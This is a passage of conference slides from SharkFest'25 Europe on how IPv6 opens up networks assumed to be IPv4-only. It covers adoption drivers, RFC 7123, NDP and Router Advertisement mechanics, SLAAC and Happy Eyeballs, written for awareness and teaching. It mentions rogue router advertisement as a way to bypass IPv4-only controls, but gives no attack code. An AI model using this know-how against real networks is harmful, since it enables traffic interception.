Attacking “IPv4-only” Networks with IPv6

Gabor.Oesterreicher@ustp.at
Stefan.Machherndl@ustp.at

University of
Applied Sciences
St. Pölten

#sf25eu

Who We Are

Gabor Österreicher

Professor / Lecturer

Stefan Machherndl

Junior Researcher

Department of
Computer Science and Security

Long Forgotten Fairy Tales?

- The **impact of IPv6** on the **security of IPv4 networks** is **by no means new**…
- **Several RFCs cover (or at least mention) this:**
  - **RFC 6104:** Rogue IPv6 Router Advertisement Problem Statement
  - **RFC 7123:** Security Implications of IPv6 on IPv4 Networks
  - **RFC 9099:** Operational Security Considerations for IPv6 Networks
- Nevertheless, the…
  - **different variants of exploitation in practice** and
  - **resulting behavior of current operating systems in practice**
- …are of particular interest.

Our Motivation

- Stay up to date through continuous research/applied science in the field of **network security.**
- **Investigate real-world behavior** of current Operating Systems
- Automation of **penetration tests – "IPv6 Attack Box"**
- Raising **Awareness** that IPv6 is here (and here to stay)
- **Teaching and Thesis Topics** for future work

Even Further Motivation

- “Is IPv6 here already?”
- “We don’t use IPv6 – so, we don’t care.”
- “Who needs IPv6 anyway?”
- “Everything we need still works with IPv4.”

aka: famous last words
in your current position as security responsible

IPv6 Driving Factors

- **IPv4 Address Exhaustion**



Source: https://www.potaroo.net/tools/ipv4/plotend.png

IPv6 Driving Factors

- **IPv4 Address Exhaustion**
  - Mobile Carriers / Smartphones

Year	Number of smartphones (in billions)	Number of smartphone users (in billions)
2029*	8.06	6.38
2028*	7.95	6.22
2027*	7.77	6.01
2026*	7.58	5.65
2025*	7.43	5.28
2024	**7.21**	**4.88**
2023	6.97	4.25
2022	6.62	3.62
2021	6.34	3.10
2020	5.92	2.67
2019	5.59	2.27

Source: https://www.bankmycell.com/blog/how-many-phones-are-in-the-world *Forecast figures by Ericsson

IPv6 Driving Factors

- **IPv4 Address Exhaustion**
  - Mobile Carriers / Devices
  - IoT and Smart Cities = Smart Everything

"[...] planning and design for the deployment of **198,000 sensors per km²**, resulting in a density of over **1M Internet of Things (IoT) terminals per km².**"

The IPv6 city — Xiong'an China

By Guoliang Yang on 23 Jan 2024

Xiong'an New Area.

Xiong'an New Area (Xiong'an) is a new Chinese city established in 2017 as a 'pilot city', 100kms west of Beijing. The goal for Xiong'an is to create a model for future digital cities. A large part of that model is building in IPv6-only, from the ground up.

IPv6-only

To meet the goal, the local government is prioritizing IPv6, encompassing top-level planning and design for the deployment of 198,000 sensors per square kilometre, resulting in a density of over 1M Internet of Things (IoT) terminals per square kilometre.

Source:
https://blog.apnic.net/2024/01/23/the-ipv6-city-xiongan-china/

IPv6 Driving Factors

Public IPv4 Charge

As you may know, IPv4 addresses are an increasingly scarce resource and the cost to acquire a single public IPv4 address has risen more than 300% over the past 5 years. This change reflects our own costs and is also intended to encourage you to be a bit more frugal with your use of public IPv4 addresses and to think about accelerating your adoption of IPv6 as a modernization and conservation measure.

- Cloud Computing

Public IP Address Type	Current Price/Hour (USD)	New Price/Hour (USD) (Effective February 1, 2024)
In-use Public IPv4 address (including Amazon provided public IPv4 and Elastic IP) assigned to resources in your VPC, Amazon Global Accelerator, and AWS Site-to-site VPN tunnel	No charge	$0.005
Additional (secondary) Elastic IP Address on a running EC2 instance	$0.005	$0.005
Idle Elastic IP Address in account	$0.005	$0.005

Source: https://aws.amazon.com/de/blogs/aws/new-aws-public-ipv4-address-charge-public-ip-insights/

IPv6 Driving Factors

- **IPv4 Address Exhaustion**
  - Mobile Carriers / Devices
  - IoT and Smart Cities
  - Cloud Computing
- **Government Policies**
  - **China:** IPv6-only until 2030
  - **US:** IPv6-only of 80% of IP-enabled assets on federal networks until 2026
  - Other countries with mandates in place:

Notice on Accelerating the Large-Scale Deployment and Application of Internet Protocol Version 6 (IPv6)

July 23, 2021 16:00 Source: China Internet Information Office 【Print】【Correction】

Notice on Accelerating the Large-Scale Deployment and Application of Internet Protocol Version 6 (IPv6)

China Cyberspace Administration Document No. [2021] 15

Cyberspace Administration of China, Development and Reform Commission, Department (Bureau) of Industry and Information Technology, and Communications Administration of each province, autonomous region, municipality directly under the Central Government, and Xinjiang Production and Construction Corps:

Internet Protocol Version 6 (IPv6) is an inevitable trend in the evolution of Internet upgrades, an important direction for network technology innovation, and a fundamental support for building a strong cyber power. In 2017, the Party Central Committee with Comrade Xi Jinping as the core made a strategic decision to promote the large-scale deployment of IPv6. Over the past three years, all regions and departments have conscientiously implemented the Action Plan for Promoting the Large-Scale Deployment of Internet Protocol Version 6 (IPv6), and have made significant progress in promoting the large-scale

https://www.cac.gov.cn/2021-07/23/c_1628629122784001.htm

EXECUTIVE OFFICE OF THE PRESIDENT
OFFICE OF MANAGEMENT AND BUDGET
WASHINGTON, D.C. 20503

THE DIRECTOR

November 19, 2020

M-21-07

MEMORANDUM FOR HEADS OF EXECUTIVE DEPARTMENTS AND AGENCIES

FROM: Russell T. Vought
Director

SUBJECT: Completing the Transition to Internet Protocol Version 6 (IPv6)

https://www.whitehouse.gov/wp-content/uploads/2020/11/M-21-07.pdf

IPv6 is here to stay for a while

- The bottom line is, that we can agree that **IPv6 is here**…
- … **and will be** for a long time to come.



www.cs.brown.edu/~adf/cerf/

RFC 7123: Security Implications of IPv6 on IPv4 Networks

- Discusses **security risks introduced by native IPv6 support** and IPv6 transition/coexistence technologies on IPv4-only enterprise networks.
- **Key Security Concerns**
  - **Unintended IPv6 Activation:**
    - **Most OSes enable IPv6 by default, even in IPv4-only networks.**
    - **Attackers can exploit this to bypass IPv4-only security controls.**
  - **Firewall & NIDS Limitations:**
    - IPv4-only firewalls and intrusion detection systems may not detect or block IPv6 traffic.
    - **Dual-stack devices may leak traffic if IPv6 is not properly filtered.**
  - **VPN Traffic Leaks**:
    - **VPN software unaware of IPv6 may leak traffic outside the encrypted tunnel.**
- **Security Implications of Native IPv6**
  - Link-local IPv6: **Even in IPv4-only networks, devices may have link-local IPv6 connectivity.**
  - **Router Advertisement Attacks: Attackers can impersonate routers to enable IPv6 on hosts.**

IPv6 vs. IPv4

IPv4 Header (20-60 bytes) vs. IPv6 Header (40 bytes)



Source (modified): https://www.researchgate.net/figure/Comparison-of-IPv4-and-IPv6-headers-12_fig3_344307849

IPv6 addresses

0010000000000001 0000110110111000 0000000000000000 0000000000000000 1111111011011100 0000000011010110 0110010101000011 1001101101111010

convert binary notation to hexadecimal

2001:0db8:0000:0000:fedc:00d6:6543:9b7a

eliminate leading zeros

2001: db8: 0: 0:fedc: d6:6543:9b7a

shorten the longest sequence of zeros by "::"

2001:db8::fedc:d6:6543:9b7a

ICMPv6 (RFC4443)

SharkFest'25 EUROPE

- There are also some **ICMPv6 specific differences/issues.**
- If you filter **all** ICMP**v6**, basic data service **doesn't work.**
  - While in IPv4, if you filter all ICMPv4, you can *still have communication*.
- **ICMPv6** is used for many IPv6-related protocols, like **Neighbor Discovery Protocol (NDP),** Multicast-LD or Path MTU-D.
  - In contrast, **IPv4** uses separate protocols such as **ARP** or **IGMP**.
- For example, **without NDP** and its **Address Resolution mechanism**, it is not possible to discover the layer two address (e.g. Ethernet MAC address) of a remote host
  - making it impossible to send a packet to a neighbor node or gateway router.

IPv6 Neighbor Discovery (ND) Protocol (NDP)

- Allows for the following functionalities:
  - **Stateless Address Autoconfiguration (SLAAC)**
  - Address resolution (ND)
    - Determine the link address (MAC address) of neighboring hosts
  - Duplicate Address Detection (DAD)
    - Verify the uniqueness of an IPv6 address
  - Router Discovery (RD)
    - **Determine routers and default routes (gateways)**
  - Neighbor Unreachability Detection (NUD)
    - Periodically check the reachability of neighboring hosts
  - **Provide information about the network by routers to hosts**
    - Prefix Discovery
    - Parameter Discovery, e.g. MTU or hop limit
  - Redirect function

ICMPv6 – Informational Messages (extract)

Type	Description	Application
128	Echo Request	“ping”-Command
129	Echo Reply	
130	Multicast Listener Query	Multicast-Group Management
131	Version 1 Multicast Listener Report	
132	Multicast Listener Done	
133	**Router Solicitation**	**Neighbor Discovery Protocol (NDP)**
134	**Router Advertisement**	
135	**Neighbor Solicitation**	
136	**Neighbor Advertisement**	
137	**Redirect**	

https://www.iana.org/assignments/icmpv6-parameters/icmpv6-parameters.xhtml

IPv6 Neighbor Discovery (ND) Protocol (NDP)

ICMPv6 Message	Type	Description
Neighbor Solicitation (NS)	**135**	• Used to determine the **link-layer address** of a neighboring host ○ Similar functionality as ARP for IPv4 • Used to determine, if a neighboring host is still **reachable** • Also used for **Duplicate Address Detection (DAD)**
Neighbor Advertisement (NA)	**136**	• A reply to an **NS message** • An IPv6 host is also allowed to send an **unsolicited NA message**, e.g. to announce a change of its link layer address
Router Solicitation (RS)	**133**	• When a host is initializing its IPv6 stack, it sends a RS message **to request a RA message from the router** (the default gateway of the host's subnet)
Router Advertisement (RA)	**134**	• RA messages contain **prefixes for** on-link determination, **parameters** for address configuration, a suggested **Hop Limit** value and **MTU size** (among other things) • RA messages are sent **periodically** or as a **reply to an RS message**

IPv6 Addressing: Router Advertisement + SLAAC



(1) Router periodically sends RA with:

> IPv6 Prefix & Prefix Length (64)
> its link-local address as IPv6 source
> Router lifetime
> MTU
> Recursive DNS Server (RDNSS)
> DNS Search List (DNSSL)
> DHCPv6 options (*M* and *O* Flags)
> …

(2) Client creates Autoconfig IPv6 Address:

> **Client IPv6 Address** = RA Prefix + Interface-ID /64
> **Client default gateway** = Router’s link-local address

No DHCP server needed, all necessary information in router’s RA

RA Flag Combinations

IPv6 autoconfiguration options

Address Autoconfiguration Method	ICMPv6 RA (Type 134) Flags M Flag	O Flag	ICMPv6 RA (Type 134) ICMPv6 Option Prefix Info A Flag	L Flag	Prefix Derived from	Interface ID Derived from	Other Configuration Options
Link-Local (always configured)	N/A	N/A	N/A	N/A	Internal (fe80::)	M-EUI-64 or Privacy	Manual
SLAAC	Off	Off	On	On	RA	M-EUI-64 or Privacy	Manual
Stateful (DHCPv6)	On	On	Off	On	DHCPv6	DHCPv6	DHCPv6
Stateless DHCPv6	Off	On	On	On	RA	M-EUI-64 or Privacy	DHCPv6
Combination Stateless & DHCPv6 (results in up to 3 IPv6 addresses per network prefix)	On	On	On	On	RA and DHCPv6	M-EUI-64 or Privacy and DHCPv6	DHCPv6

Source:
https://2.bp.blogspot.com/-XBKO9ifzwGc/Vk09HGYsDlI/AAAAAAAAAgQ/B6O3d4LvCV4/s1600/ipv6_autoconfig_options_slide_jeff_carrell.png

Our Starting Point

- **"IPv4-only" networks** that implement IPv4 security practices, such as
  - **DHCPv4 Snooping**
  - **Dynamic ARP Inspection (DAI)**
- … but **lack IPv6 awareness and IPv6 security controls**
  - Network hosts are actively using IPv4 but also have IPv6 stack enabled
  - Networks (switches, IDS, etc.) don't filter/inspect IPv6 packets

RFC 6724: “Default Address Selection for IPv6”

- **Purpose:**
  - Provides a **standardized algorithm** for selecting source and destination addresses in IPv6 (and IPv4 in dual-stack environments).
  - Ensures consistent behavior across implementations, improving interoperability.
- **Destination Address Selection Rules:**
  1. Prefer reachable destinations.
  2. Prefer matching scope (e.g., link-local to link-local).
  3. Prefer longest matching prefix with the source address.
  4. **Prefer IPv6 over IPv4 when both are available** (to encourage IPv6 adoption).

RFC 6555 / RFC 8305: Happy Eyeballs (HE)

- **Happy Eyeballs (HE)** ensures fast and reliable connection setup in **dual-stack (IPv6 + IPv4) networks.**
- It balances between preferring IPv6 (as per standards) and not penalizing users if IPv6 connectivity is slow or broken.
- **Core Principles:**
  - **Parallel connection attempts:** Happy Eyeballs initiates connections to both IPv6 and IPv4 addresses but staggers them slightly to prefer IPv6.
  - **Fast fallback:** If the IPv6 connection doesn't succeed quickly, the IPv4 is attempted shortly after (typically within 50–250ms).
  - **First successful connection wins:** Whichever connection (IPv6 or IPv4) succeeds first is used, and the other is abandoned.

Connection Flow for Dual Stack Hosts that use HE

